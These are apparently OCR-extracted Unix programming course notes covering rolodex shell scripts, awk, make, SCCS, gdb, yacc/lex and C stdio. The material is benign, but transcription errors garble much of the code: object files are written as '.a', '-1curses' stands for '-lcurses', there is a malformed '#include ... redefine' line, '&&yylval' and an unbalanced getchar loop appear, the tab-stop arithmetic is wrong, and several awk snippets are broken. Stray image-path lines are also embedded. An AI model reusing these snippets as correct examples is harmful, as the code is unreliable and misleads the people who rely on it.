grep "$name" $PHONEBOOK > /tmp/matches$$

if [ ! -s /tmp/matches$$ ]; then
     echo "Can't find $name in the phone book"
else
    # display each matching entry
    while read line; do
        ./rolodisplay "$line"
    done < /tmp/matches$$
fi
rm /tmp/matches$$
#!/bin/sh
# @(#) rolodisplay - display rolo entry from phone book
#   ----------------------------------------
#   | Joe's Pizza                          |
#   | George Street                        |
#   | Brisbane                             |
#   | 864-3021                             |
#   |                                      |
#   |                                      |
#   |        o                    o        |
#   ----------------------------------------

echo
echo "----------------------------------------"

entry=$1
IFS=":"                 # field separater
set $entry

for line in "$1" "$2" "$3" "$4" "$5" "$6"
do
    echo   "                                          |\r| $line"
    # draws right side first \r sends cursor back to beginning
done

echo "|        o                    o         |"
echo "----------------------------------------"
echo

#!/bin/sh
# @(#)roloadd - add someone to the phone book

echo "Type in your new entry"
echo "enter a single RETURN when done"

first=
entry=

while true ; do
    echo   ">> \c"
    read line

    if [ -n "$line" ]; then
        entry="$entry$line:"
        if [ -z "$first" ]; then
            first=$line
        fi
    else
        break
    fi
done

echo "$entry" >> $PHONEBOOK
```

```
sort -o $PHONEBOOK $PHONEBOOK
echo
echo "$first has been added to phone book"


#!/bin/sh
# @(#)roloremove - remove someone from the phone book

name=$1

# get matching entries and save in temp file
grep "$name" $PHONEBOOK > /tmp/matches$$

if [ ! -s /tmp/matches$$ ]; then
    echo "Can't find $name in the phone book"
    exit 1
fi

# display matching entries one at a time and confirm removal

exec < /tmp/matches$$           # reassign standard input

while read line ; do
    rolodisplay "$line"
    echo   "remove this entry (y/n) ? \c"
    read reply < /dev/tty       # use 'line' if not supported

    if [ "$reply" = y ]; then
        break
    fi
done

rm /tmp/matches$$

if [ "$reply" = y ]; then
    if grep -v "^$line$" $PHONEBOOK > /tmp/phonebook$$ ; then
        mv /tmp/phonebook$$ $PHONEBOOK
        echo "selected entry has been removed"
    else
        echo "entry not removed"
    fi
fi


#!/bin/sh
# @(#)roloshowall - show all entries in phone book

IFS=':'
echo "-------------------------------------"
while read line ; do
    # get first and last fields, names and phone numbers
    set $line
    # display first and last fields
    eval echo    "\"                              \$$#\r$1\""
done < $PHONEBOOK
echo "-------------------------------------"
```

AWK – Tutorial

convenient & expressive programming language,
2 types of data: numbers & strings

Example:

employee	hourly rate	hours worked
John	8.00	0
Mark	8.50	10
Sue	9.00	20

```
awk '$3 > 0 { print $1, $2 * $3 }' employee.data
Mark 85
Sue 180
```

UBUNTU: mawk

Usage: mawk [-W option] [-F value] [-v var=value] [--] 'program text' [filename]

- Program structure
  pattern (action)
  every input line is tested using 'pattern'

- Running AWK
  awk 'program' input files
  awk -f progfile input files

- Output

```
{ print $0 }          print entire line
{ print $1, $3 }      print first and third fields
{ print NF, $1, $NF }print number of fields and first and last fields
{ print NR, $0 }      print number of records and line prefix each line with line number
{ printf("pay for", $1, "is", $2 * $3) }              place text in output
{ printf("pay for %-8s is $%6.2f\n", $1, $2 * $3) } formatted output
```

- Selection

```
$2 >= 5
$1 == "Sue"
/Sue/
$2 >= 4 || $3 >= 20
!($2 < 4 && $3 < 20)
```

```
# data validation
NF != 3  {print $0, "number of fields is not equal to 3"}
$2 < 5   {print $0, "rate is below minimum wage"}
$3 < 0   {print $0, "negative hours worked"}
$3 > 60  {print $0, "too many hours worked"}
```

```
# add headings to input file
BEGIN {print "NAME     RATE    HOURS", print ""}
{ print }
```

- Computing

```
$3 > 15 { emp = emp + 1 }
END { print emp, "employees worked more than 15 hours" }
```

```
END { print NR, "employees"}
```

```
{  pay = pay + $2 * $3 }
   END { print NR, "employees"}
   print "average pay is", pay/NR
}
```

```
$2 > maxrate { maxrate = $2; maxemp = $1 }
END { print "highest hourly rate:", maxrate, "for", maxemp }
```

```
# string concatenation
{ names = names $1" "}
END { print names }
```

```
# print last input line
{ last = $0 }
END { print last }

# counting lines, words and characters
{ nc = nc + length($0) + 1
  nw = nw + NF
}
END { print NR, "lines,", nw, "words,", nc, "characters" }
```

- Flow Control

```
# compute total & average pay of employees above $6/hour
$2 > 6 { n = n + 1; pay = pay + $2 * $3 }
END {
      if (n > 0)
         print n, "employees, total pay is", pay, "average is", pay/n
      else
         print "no employees are paid more than $6/hour"
    }

# interest1 – compute compound interest
# input:     amount  rate  years
# output:    compounded value at end of each year
{ i = 1
   while (i <= $3)
   {     printf("\t%.2f\n", $1 * (1 + $2)^i)
         i = i + 1
   }
}
$ awk -f interest1
1000     0.06  5

# interest2 – compute compound interest
{
   for (i = 1; i<= $3; i = i + 1)
   printf("\t%.2f\n", $1 * (1 + $2) ^ i)
}
```

- Arrays

```
# reverse – print input in reverse order by line
{ line[NR] = $0 }     # remember each input line
END
{ for (i = NR; i > 0; i = i – 1)
   print line[i]
}
```

- "One-Liners"

```
# Print the total number of input lines
END { print NR }

# Print the tenth input line
NR == 10

# Print the last field of every input line
{ print $NF }

# Print the last field of the last input line
{ field = $NF }
END { print field }

# Print every input line with more than four fields
NF > 4

# Print all input lines where last field is greater than 4
$NF > 4

# Print the total number of fields in all input lines
{ nf = nf + NF }
END {print nf}
# Print the total number of lines that contain Mark
/Mark/ { nlines = nlines + 1 }
END {print nlines}

# Print the largest field first and line that contains it
$1 > max { max = $1; maxline = $0 }
```

```
END { print max, maxline }

# Print every line that has at least one field
NF > 0

# Print every line longer than 80 characters
length($0) > 80
```

Print the number of fields in every line and the line

AWK – Programming Language

File processing programming language:

- generates reports
- matches patterns
- validates data
- filters data for transmission

- Program Structure

  pattern (action)
  pattern (action)
  …
  The pattern or action may be omitted, but not both

  An awk program has the following structure:
  - a BEGIN section – run before input lines are read
  - a record section
  - an END section – run after all files are processed

- Lexical Units

Awk programs are made up of lexical units called tokens:

- numerical constants – decimal or floating e.g. `12.`
- string constants – sequence of characters e.g. `"ab"`
- keywords
  - `BEGIN END FILENAME FS NF NR OFS ORS OFMT RS`
  - `break close continue exit exp for getline if in length log next number print printf split sprintf substr while`
- identifiers – variables k arrays
- operators
  - assignment `+= -= *= /= %= ++ --`
  - arithmetic
  - relational
  - logical `&& | !`
  - regular expression matching
- record and field tokens
  - `$0` current input record
  - `$1` first field, $2 second field, etc
  - `NF` number of fields, `$NF` last field (not defined in `BEGIN` or `END` pattern)
  - `NR` number of records (lines so far)
  - `RS` record separator (set to newline)
  - `FS` field separator (set to space)
  - `RS =" "` makes an empty line the RS
  - `OFS` output field separator
  - `ORS` output record separator
- comments

```
{print NF, $0}

# Print the first two fields in opposite order
{print $2, $1}
# Replace first field by the line number
{$1 = NR; print}

# Erase second field
{$2 = ""; print }
```

- `#this is a comment`

- tokens used for grouping
  - Braces `(...)` surround actions
  - Slashes `/.../` surround reg expr patterns
  - Quotes `"..."` surround string constants

• Primary Expressions

Patterns and actions are made up of expressions:

- numeric constant / numeric value / string value

`0`	`0`	`0`
`1`	`1`	`1`
`.5`	`0.5`	`.5`
`5e2`	`50`	`50`

- string constant / numeric value / string value

`""`	`0`	`empty`
`"a"`	`0`	`a`
`"xyz"`	`0`	`xyz`
`".5"`	`0.5`	`.5`

- variables
  - `identifier`
  - `identifier [expression]`
  - `$term`
- functions
  - arithmetic functions `exp(el)  int(e1)  log(el)  sqrt(el)`
  - string functions
    - `getline` replace current record with next record, returns 1 if there is a next record or a 0 if no input record
    - `index(el, e2)` returns the first position where e2 occurs as a substring in el.
    - `length(el)` number of characters in string
    - `split(el)` split expression into fields are stored in array[1],... array[n] returns number of fields found.
    - `sprintf(f, el, e2, ...)` similar to printf
    - `substr(e1, e2, e3)` returns the suffix of a string *e.g.* `substr("abc", 2, 1) ="b"`

• Terms

Operators are applied to primary expr to produce larger syntactic units called terms:

- primary expression
- binary terms – term binop term
- unary terms – unop term
- incremented vars – `++var  --var  var++ var--`
- parenthesized terms – group terms

• Expressions

Awk expression is one of the following:

- term
- term term ...
- concatenation of terms – *e.g.* 1+2 3+4 ==>37
- var asgnop expression
- assignment expressions – *e.g.* a += b

Using AWK

• Input and Output

```
awk '{ print x }' x=5 –          # input from std input
awk '{ print x }' file1          # input from file
awk -f awkprog RS=":" file1      # set Record Separator
awk -F: -f awkprog filel         # set Field Separator
```

Let an example input file "countries", contain fields "country", "area", "population", "continent"

```
awk '{ print $2, $1 }' filel  # output column 2 & 1
awk '{ print NR, $0 }' filel  # add line numbers
awk '{ printf "%10s %6d %6d\n", $1, $2 ,$3 }' filel
{ if ($4 == "ASIA") print > "ASIA"
  if ($4 == "EUROPE") print > "EUROPE"}
{ if ($2 == "XX") print | "mail joe" }
{ print $1 | "sort" }
{ print ... | "cat -v > /dev/tty" }
```

- Patterns

Certain words

```
BEGIN {  FS="\t"
         printf "Country\t\tArea\tPopulation\tContinent\n\n"
      }
{ printf "%-10s\t%6d\t%6d\t\t\t%-14s\n", $1,$2,$3,$4 }
END   { print "The number of records is", NR }
```

Arithmetic relational expressions

```
$3 >100
```

Regular expressions

```
/xly/     # contains either x or y
/ax+b/    # 1 or more x's between a and b
/ax?b/    # 0 or more x's between a and b
/a.b/     # any character between a and b
/ax*b/    # 0 or more x's between a and b
```

Combinations of above

```
$2 >= 3000 && $3 >= 100          # AND
$4 == "Asia" || $4 == "Africa"   # OR
$4 ~ /"Asia|^"Africa/            # matches
```

- Pattern Ranges

patternl, pattern2 (action)

all lines between pattern1 and pattern 2

e.g.

```
/Canada/,/Brazil/ {…}
NR == 2, NR == 5 {…}
```

- Actions

Sequence of action statements separated by newlines

expressions

```
{ print $1, (1000000 * $3) / ($2 * 1000)}
```

variables

```
/Asia/ { pop += $3; ++n }
END { print "total population of", n, "Asian countries is", pop }
```

initialisation of variables

```
maxpop < $3 {
   maxpop = $3
   country = $1
}
END { print country, maxpop }
```

field variables

```
BEGIN ( FS="\t" }
{ $4 = 1000 * $3 / $2; print}

# string concatenation
/A/ { s = s" "$1 }
END { print s }


# arrays
{ x[NR] = $0 }
END { ... program ...}
```

- Special Features

Built-in Functions

```
    # print length of line
    { print length $0 }

    # print country with longest name
    length($1) > max { max = length($1); name = $1 }
    END { print name }

    # abbreviate country names to 3 letters
    { $1 = substr($1, 1, 3); print }
```

Flow of Control

```
    {  if (maxpop < $3)
       {
          maxpop = $3
          country = $1
       }
    }
    END { print country, maxpop }

    {  i = 1
       while (i <= NF)
       {
          print $i
          ++i
       }
    }

    { for (i = 1; i <= NF; i++)
          print $i
    }

    BEGIN { FS="\t"}
          { population[$4] += $3}
    END   { for (i in population)
                    print i, population[i]
          }
```

- Report Generation

```
Smith draw 3                # input
Brown eqn  1
Jones spell  5
Smith draw 6

{ use [$1 "" $2] += $3 }
END { for (np in use}
          print np"   "use[np] | sort +0 +2nr"
     }
```

```
Brown       eqn     1       # output
Jones       spell   5
Smith       draw    9

{  if ($1 != prev)
   {
         print $1 ":"
         prev = $1
   }
   print" "$2" "$3
}
Brown:                      # output
       eqn    1
Jones:
       spell   5
Smith:
       draw    9
```

- Cooperation with the Shell

To get field n into the awk program:

```
awk '{ print $'$1'}'
awk "( print \$ $1 )"
```

- Multidimensional Arrays

```
for (i = 1; i <= 10; i++)
   for (j = 1; j <= 10, j++)
      multi[i "," j] = …
```

5. DEVELOPMENT TOOLS

Program/Project Development Tools

`Make`	rebuild programs when source files are modified
`touch`	put a new time on a file
`lint`	rigorously check program syntax & semantics
`cb`	c beautifier – correctly indent C programs
`indent`	a better program that indents C programs

UBUNTU: cb is not provided
Indent is not installed

`ctags`	generates "tags" file used by vi editor for quickly finding function definitions
`cc`	c compiler options
`cpp`	c preprocessor – called by cc
`ld`	link loader – called by cc
`size`	bytes for text, data and bss sections
`strip`	remove symbol & line information from common object file
`ar`	archival libraries e.g. /usr/lib/libxxx.a
`diff`	prints lines that differ in two files
`sccs`	toolkit used for managing revisions of programs and group projects
`adb/sdb`	assembler and symbolic debuggers
`dbx`	source code debugger
`tar`	write file tree to tape/disk
`compress`	compact to save space

UBUNTU: compress provided as "ncompress" but is not installed
sccs is not provided
adb/sdb is not provided

`lex`	generate c code for lexical analysis
`yacc`	yet another compiler-compiler

MAKE

When a program is written as multiple .c and .h files there can be many steps to recompiling and eventually linking the entire system. Manually keeping track of which files that need to be recompiled can be a difficult and unreliable process. To automate this Unix provides the make program.

When invoked, make searches for a text file called "Makefile" or "makefile" which defines the rules for rebuilding any part or sub-part of a system. In the most common case we wish to rebuild (compile) an object file corresponding to a .c file.

For example a rule in the makefile like:

```
# ------------------------
main.a: main.c win.h
cc -DDEBUG -c main.c
# ------------------------
```

would indicate that to build the target file "main.o" we need the files "main.c" and 'win.h". The commands to create the target file follow this heading and must be indented, with a <TAB> (in this case the "cc" command) . Any shell command may be used.

Programs often consist of many source files, each of which may need to pass through preprocessors, assemblers, compilers, and other utilities before being combined. Forgetting to recompile a module that has been changed – or that depends on something you've changed – can lead to frustrating bugs.

Make looks at the date stamps on your files, then does what is necessary to create an up-to-date version.

Makefile format:

```
target: prerequisite-list
<TAB>   construction-commands
```

Increases of the modularity of programs means that a project may have to cope with a large number of files:


- file-to-file dependencies
- make creates the finished program by recompiling only those portions directly of indirectly affected by the change
- find the target in the description file
- ensure that all files on which the target depends, exists and are up to date
- create target file if any of the generators have been modified more recently than the target

Commands in the rule will be performed whenever "main.o" is needed and "main.c" or "win.h" have been updated since "main.o" was last rebuilt.

```
/* main.c ---------------------------*/
#include "win.h"
...

/* win.c ----------------------------*/
#include "win.h"
...

/* kit.c ----------------------------*/
#include "kit.h" #include "win.h"
...

# makefile -------------------------
prog: main.o win.a kit.a
cc -o prog main.a win.a kit.a #link

main.a: main.c win.h
cc -c main.c                  # compile

win.o:  win.c win.h
cc -c win.c -1curses          # compile in library

kit.a:  kit.c kit.h win.h
cc -DDEBUG -c kit.c           # compile with debug
# ---------------------------------
```

```
$ make kit.o       # recompiles kit.a if any of kit.c, kit.h or win.h has been changed
$ make prog        # rebuilds (compiles) any of object files required to build "prog " and then link these files
$ make             # same as "make prog" (1st rule)
$ make -n prog     # show commands only (not performed)
$ make -ffile.mk   # use file.mk instead of  Makefile
```

Dependency Tree




```
# Makefile ---------------------------------------
BASE        = /staff/neville
CC          = cc
```

```
CFLAGS      = -Aa  -O
INCLUDE     = -I$(BASE)/include
LIBS        = $(BASE)/lib/glib.a \
              $(BASE)/lib/ulib.a

PROG        = $(BASE)/bin/compsort
OBJS        = main.a compare.o quicksort.o \ rankorder.o

$(PROG):    $(OBJS)
   @echo "linking ..."
   @$(CC) $(CFLAGS) -o $(PROG) $(OBJS) $(LIBS)
   @echo "Done"
$(OBJS): compare.h
   $(CC) $(CFLAGS) $(INCLUDE) -c $*.c
# ------------------------------------------------
```

TOUCH

Allows you to change dates on individual files

```
/* Example C program to demonstrate the make utility */
/* convert tabs in standard input to spaces in
   standard output while maintaining columns */
/*
* $ cc tabs.c     OR    $ make tabs
* $ a.out         $ tabs
* Four components of compilation process:
* Preprocessor
* Compiler
* Assembler
* Link Editor
*/

/* preprocessor directives */
# include <stdio.h> redefine TABSIZE 8

/* prototypes */
int findstop(int col);
main()
{
int c;            /* char read from stdin */
int posn=0;       /* column position of char */
int inc;          /* column increment to tab stop */

   while ((c = getchar()) != EOF){
      switch(c){
      case '\t':  /* c is a tab */
         inc = findstop(posn);
         posn += inc;
         for (; inc > 0; inc--)
             putchar(' ');
         break;
      case '\n':  /* c is a newline */
         putchar(c);
         posn = 0;
         break;
      default:    /* c is anything else */
         putchar(c);
         posn++;
         break;
      }
   }
}
```

```
/* compute size of increment to next stop */
int findstop(int col)
{
   return (TABSIZE – (col * TABSIZE) );
}
```

LINT
A C program checker/verifier. Attempts to detect features that are likely to be:
- execution errors – detects bugs
- non-portable
- wasteful of resources – obscurities

Also inconsistencies in code:
- unreachable statements
- loops not entered at top
- automatic variables declared and not used
- logical expressions that are constant
- return values in functions
- number of argument in functions
- function values changed but not returned
- checks consistency with libraries
- enforce type-checking rules more strictly
- find legal constructions that may produce errors used for portability

usage:
```
lint [options] files libraries
```
options:
`-a` suppress messages about assignments of long values to variables that are not long
`-b` suppress messages about break statements that can not be reached
```
consult "man lint"
```

INDENT
Indent and format C program source. It reformats the C program in the input-file according to switches:
```
indent [ input-file [ output-file ] ) [ switches ]
```

If you only specify an input-file, formatting is written back into the input file (a backup is made in file.BAK)

There are options to place blank lines before or after various blocks of code: `-bap -bad, -bbb, -bc`
You may turn off the -bc option with -nbc.

Control the layout of compound statements: `-br, -bl, -brr`
```
if (...)
{/* -br option */
   code
}
```
The layout of comments: `-cn, -cdn, -cdn`

CTAGS
Create a tags file for "vi". Each line of the tags file contains the object name, file in which it is defined, and an address specification for the object definition

`-x` causes ctags to print a simple function index: function name, filename, line number, text of line to standard output (no tags file is created)

C Compiler
Example:
```
$ cc -c main.c filel.c file2.c
```

```
$ cc –o pgm main.a filel.o file2.o
```

`cc [options]`	file.c
`-C`	compile only (suppress link editor)
`-g`	generate code for debugger
`-O`	optimize for speed
`-p`	produce code for profiler
`-o name`	put executable code in name
`-M`	make a makefile
`-S`	generate assembler code .s file

- `ld` – link editor

Takes one or object files or libraries as input and combines them to produce executable file. It resolves references to external symbols, and performs "relocation" of addresses.

`-lx`	search library libx.a
`-L dir`	directory other than /lib or /usr/lib
`-u symname`	enter undefined symbol in symbol table
`-S`	strip symbol table

- `cpp -c` preprocessor

`-Dname=def`	define name for preprocessor
`-Idir`	include file directory
`-E`	invoke preprocessor only

Example:

```
# Example makefile
LIB=~/lib
CFLAGS=-I~/include -DDEBUG

.c.o:
   cc -c $(CFLAGS) $<

main: main.a filel.o file2.o
   $(CC) -o main filel.o file2.o -L $(LIB)
```

C Preprocessor

`cpp` - actions before c compiler

```
#define ident token     e.g.    #define     IF    if(
#undef ident                    #define     THEN  )
                                #define     BEGIN{
#include "filename"             #define     END   }
#include <filename>             #define     ELSE  else
```

used to include:

```
   #defines
   externs
   typedefs
   struct definitions
   nested #includes
```

```
#if const_expr
#ifdef ident
#ifndef ident

#else
```

```
#endif
#line constant ident
```

Profiler

Produces a report on the amount of execution time spent in various portions of the ram times each function called.

```
#include <stdio. h>
#define N 5000

main()
{
   int a[N], i;
   void quicksort(int *, int *);

   srand(time(NULL));
   for (i=0; i<N; ++i)
      ati1 = rand() % 1000;
   quicksort(a, a+N-1);
   for (i=0; i<N-1; ++i)
      if (a[i] > a[i+1])
      {
         printf("SORTING ERROR – bye!\n");
         exit(1);
      }
}
```

```
$ cc -p -o quicksort main.c quicksort.c
$ quicksort
$ prof quicksort
```

%time	cumsecs	#call	ms/call	name
46.9	7.18	9931	0.72	partition
16.1	9.64	1	2460.83	_main
11.7	011.43	19863	0.09	_find_pivot
10.8	13.8			_mcount
6.9	14.13	50000	0.02	_rand
.	.	.	.	.

AR – archive

Used to create libraries of object files

```
ar key [posname] arfile.a [object_files]...
```

e.g.

```
ar rv rst.a *.a        # replace, verbose
ar t /lib/libc.a       # print table of contents

$ ar ruv $HOME/lib/glib.a gfopen.o gfclose.o gcalloc.o ...
$ cc -c main.c filel.c file2.c
$ cc -o pgm main.a filel.o file2.o -L$HOME/lib -1g
```

NM

```
nm -f rst.a            # name list
name value class type size line section
```

Application Programming

Need for interaction G sharing of information. Developed by a team of programmer. Lifespan of application – average of 5 years. Different programmer – average every 2 years.

Functions

- operation of each
- number S name of arguments
- arguments are input/output

- data returned by function

Portability
- to produce code to run on many systems

Documentation
- comments throughout for successor programmer
- list of functions to stop duplication
- instructions on use of applications
- end-user documentation

Project Management
- tracking dependencies between modules of code
- dealing with change request in controlled way
- seeing that milestone dates are met

SCCS

When a program is under the control of SCCS, only one copy of any one version of 1 code can be retrieved for editing at a given time.

Only the changes are recorded. Each version is identified by its SID (SCCS indent number).

SCCS commands:

`admin`	initialise SCCS files – access
`get`	retrieves versions of SCCS files
`delta`	applies changes to SCCS files
`prs`	prints portions of SCCS files
`rmdel`	remove a delta from SCCS
`cdc`	change comment with delta
`what`	search files for special pattern
`sccsdiff`	show differences between SCCS files
`comb`	combine consecutive deltas into one
`val`	validate an SCCS file

Used to track evolving versions of files:
- store and retrieve files under its control
- allow no more than a single copy of a file to be edited at one time
- provide an audit trail of changes to files
- reconstruct any earlier version of file

History data can be stored with each version,
- Why changes were made,
- Who made them,
- When they were made.

Terminology

A delta is a set of changes made to a file under SCCS custody. To identify and keep track of a delta, it is assigned as SID (SCCS ID).

Creating SCCS file

A file called "lang" contains the following:

C
PL/1
FORTRAN
COBOL
ALGOL

```
$ admin -ilang s.lang
$ rm lang
```

Retrieving file via "get"

```
$ get s.lang
```

```
1.1
5 lines
```

Retrieves text in file "g.lang"

```
$ get -e s.lang 1.1
new delta 1.2
5 lines
```

Creates "lang" for both reading and writing, also creates another file p.lang" needed by "delta". Add two more languages to the file "lang".
SNOBOL
ADA

Recording changes via "delta"

```
$ delta s.lang
comments ?
     added more languages
1.2
2 inserted
0 deleted
5 unchanged
```

Additional info about "get"

```
$ get -e r2 s.lang
```
If release 2 does not exist retrieves 1.2 and names it 2.1 1.2

```
new delta 2.1
7 lines
```

Delete COBOL from languages

```
$ delta s.lang
comments?
        deleted cobol from list
2.1
0 inserted
1 deleted
6 unchanged
```

The help command

```
$ get lang
ERROR [lang]: not an SCCS file (col)

$ help col
col:
"not an SCCS file"
```
A file that you think is an SCCS file does not begin with the character "s"

Delta Numbering

Think of deltas as nodes of a tree in which the root node is the original version of the file. The root is named 1.1 and delta nodes are named 1.2, 1.3, etc. release.level.branch.sequence

Debugging

It usually faster and more efficient to place a few well placed print statements within your code and recompile it, than resort to using adb/sdb. However newer debugging tools are mouse driven and extremely ease to use.

ADB – absolute debugger

General purpose debugger – sensitive to architecture of processor. Unless you are c assembly hacker this is a time consuming experience.

```
adb [options] [objfile [corefile]]
adb a.out core
```

DBX – source code debugger (xdb)

Compile the .c files that you wish to debug with "-g" option. This tool is quiet useful, but takes time to master.

```
$ cc -g -c win.c
$ cc -o prog main.a win.a kit.a
$ dbx prog
```

Example commands:

`r args`	run program with arguments
`S`	step – execute one line of program
`S`	Step one line
`t`	display runtime stack
`q`	quit

GDB – the GNU debugger

- What statement or expression did the program crash on?
- If an error occurs while executing a function, what line of the program contains the call to that function, and what are the parameters?
- What are the values of program variables at a particular point during execution of the program?
- What is the result of a particular expression in a program?

Compile source program with "-g" option: `$ cc -g prog.c -o prog`

```
$ prog
bus error – core dumped

$ gdb prog
main:25:  x[i] = 0;
```

GDB commands

When gdb starts, your program is not actually running. It won't run until you tell gdb how to run it. Whenever the prompt appears, you have all the commands on the quick reference sheet available to you.

- **run** *command-line-arguments*
  Starts your program as if you had typed
  a.out command-line arguments
  or you can do the following
  a.out < somefile
  to pipe a file as standard input to your program

- **break** *place*
  Creates a breakpoint; the program will halt when it gets there. The most common breakpoints are at the beginnings of functions, as in

  (gdb) break Traverse
  Breakpoint 2 at 0x2290: file main.c, line 20

  The command **break main** stops at the beginning of execution. You can also set breakpoints at a particular line in a source file:

  (gdb) break 20
  Breakpoint 2 at 0x2290: file main.c, line 20

  When you run your program and it hits a breakpoint, you'll get a message and prompt like this.
  Breakpoint 1, Traverse(head=0x6110, NumNodes=4)
  at main.c:16
  (gdb)

In Emacs, you may also use **C-c C-b** to set a breakpoint at the current point in the program (the line you have stepped to, for example) or you can move to the line at which you wish to set a breakpoint, and type **C-x SPC** (Control-X followed by a space).

- **delete** *N*

  Removes breakpoint number *N*. Leave off *N* to remove all breakpoints. **info break** gives info about each breakpoint

- **help** *command*
  Provides a brief description of a GDB command or topic. Plain **help** lists the possible topics

- **step**
  Executes the current line of the program and stops on the next statement to be executed

- **next**
  Like **step**, however, if the current line of the program contains a function call, it executes the function and stops at the next line.

- **step** would put you at the beginning of the function

- **finish**
  Keeps doing **nexts**, without stepping, until reaching the end of the current function

- **Continue**
  Continues regular execution of the program until a breakpoint is hit or the program stops

- **file** *filename*
  Reloads the debugging info. You need to do this if you are debugging under emacs, and you recompile in a different executable. You **MUST** tell gdb to load the new file, or else you will keep trying to debug the old program, and this will drive you crazy

- **where**
  Produces a backtrace - the chain of function calls that brought the program to its current place. The command **backtrace** is equivalent

- **print** *E*
  prints the value of *E* in the current frame in the program, where *E* is a C expression (usually just a variable). **display** is similar, except every time you execute a next or step, it will print out the expression based on the new variable values

- **quit**
  Leave GDB. If you are running gdb under emacs,

  C-x 0
  will get you just your code back

The goal of gdb is to give you enough info to pinpoint where your program crashes, and find the bad pointer that is the cause of the problem. Although the actual error probably occurred much earlier in the program, figuring out which variable is causing trouble is a big step in the right direction. Before you seek help from a TA or preceptor, you should try to figure out *where*your error is occurring.

TAR

```
tar cf files.tar dirname    # create tar of files
tar tvf files.tar           # full view of files in tar
compress files.tar          # compress (tree archive)
uuencode files.tar.Z files.tar.Z > files.tar.Z.uu
elm -s "files.tar.Z.uu" neville < files.tar.Z.uu

uudecode files.tar.Z.uu | uncompress | tar xvf -    #extract files
```

Other compression tools such as "freeze", "zoo", "zip", "jpeg" are freely available for UNIX systems.

Program Development

yacc a parser generator – generates a parser from a grammatical description of a language
make controlling the processes by which a complicated program is compiled
lex making lexical analysers

Example: A simple calculator

```
4*3*2
                24
355/113
                3.1415929
(1+2)*(3+4)
                21
```

Grammar:

```
list:   expr \n
        list expr \n
expr:   NUMBER
        expr '+' expr
        expr '-' expr
        expr '*' expr
        expr '/' expr
        '(' expr ') '
```

YACC

Yet Another Compiler-Compiler. Yacc is a powerful tool. It takes some effort to learn. Yacc-generated parsers are small, efficient and correct.

- write the grammar
- each rule of grammar can have an action written in C – this defines the semantics
- a lexical analyser (LEX) to break input into meaningful chunks (token) for the parser
- a controlling routine to call the parser that yacc built

- Input to yacc:

```
%{
C statements like #include, declarations
%}
yacc declarations: lexical tokens, grammar variables, precedence and
associativity information
%%
grammar rules and actions
%%
more C statements
main() { ...; yyparse(); …}
yylex() { … }
```

```
/*
$ yacc hocl.y
$ cc y.tab.c -o hocl
```


```
*/

%{
#define YYSTYPE double /* data type for yacc stack */
#include <stdio.h>
#include <ctype.h>
char *progname;
int lineno=1;
%}

%token NUMBER
%left '+' '-'        /* left associative, same precedence */
%left '*' '/'        /* left assoc., higher precedence */

%%
list:                /* nothing */
   | list '\n'
   | list expr '\n'  { printf("\t%.8g\n", $2);}
   ;
expr:
NUMBER
   | expr '+' expr   {$$ =$1 + $3;}
   | expr '-' expr   {$$ =$1 - $3;}
   | expr '*' expr   {$$ =$1 * $3;}
   | expr '/' expr   {$$ =$1 / $3;}
   | '(' expr   ')'  {$$ =$2;}
   ;
%% /*end of grammar */

main(int argc, char *argv[] )
{
   progname = argv[0];
   yyparse();
}

yylex()
{
   int c;
   while ((c=getchar() == ' ' || c == '\t');

   if (c == EOF)
      return 0;
   if (c == '.' || isdigit(c))
   {
      ungetc(c, stdin);
      scanf("%1f", &&yylval);
      return NUMBER;
   }
   if (c == '\n')
      lineno++;
   return c;
}

yyerror(char *s)
{
   warning(s, (char *) 0);
}

warning(char *s, char *t)
{
   fprintf(stderr, "%s: %s", progname, s);
   if (t)
         fprintf(stderr, " %s", t);
   fprintf(stderr, "near line $d\n", lineno);
```

```
}
```

- This is processed by yacc into file called y.tab.c

```
C statements from between %{ and %}, if any
C statements from after second %%, if any
main() { ...; yyparse(), ...}
yylex(){ ... }
...
yyparse() ( parser, which calls yylex )
```

- Using lex and yacc



LEX

- Input to lex:

definitions %% rules %% user subroutines

lex regular expressions

`[a-z]*`	any number of characters, including zero
`[a-z]+`	one or more characters
`[A-Z][a-z][A-Za-zO-9]*`	all strings with leading character
`|`	or
`ab?c`	optional – matches ac or abc

Example:

```
/*
$ lex scan.1   ==> lex.yy.c
*/
D [0-9]
E [DEde][-+]?{D}+
%%
{D}+     printf("integer");
(D)+"."{D}*({E})? |  /* at least one digit before . */
(D)*"."{D}+({E})? |  /* at least one digit after . */
{D}+{E}              printf("real");
%%
```

6. C LIBRARIES

Input and Output
I/O streams that point to a file are block buffered.
Streams that point to a terminal (stdin & stdout) are line buffered.

To explicitly direct the system to flush the buffer at any time use the function 'ff lush"
```
void setbuf(FILE *stream, char *buf)
```

If you pass a null pointer as the buffer, the stream is unbuffered.
<stdio.h> header file – standard I/0 functions
- prototype declarations for all I/0 functions
- declaration of the FILE structure
- macros – stdin, stdout, stderr, EOF, NULL

```
getc()          fgetc(*fp++)
getchar()
putc()          fputc(c,*fp++)
putchar()
ferror()        NULL is zero
clearerr()      EOF  is -1
feof()
```

```
/* stream_stat.c
if neither flag is set, stat will equal zero
if error is set, but not eof, stat equals 1
if eof is set, but not error, stat equals 2
if both flags are set, stat equals 3
*/
#include <stdio.h>
#define EOF_FLAG     1
#define ERR_FLAG     2

char stream_stat(FILE *fp)
{
   char stat=0;
   if (ferror(fp))
         stat |= ERR_FLAG;
   if (feof(fp))
         stat |= EOF_FLAG;
   clearerr(fp);
   return stat;
}
```

- More I/O info:

```
int getchar(void)          = getc(stdin)
char *gets(char *string)= reads a line from stdin
/* gets = reads the linefeed & converts to a NULL */
int printf(char *format)
int putchar(char c)        = putc(c, stdout)
int puts(char *string)     = writes a line to stdout
int scanf(char *format)
```

File I/O
```
FILE *fopen(char *filename, char *type)
```

type	Description
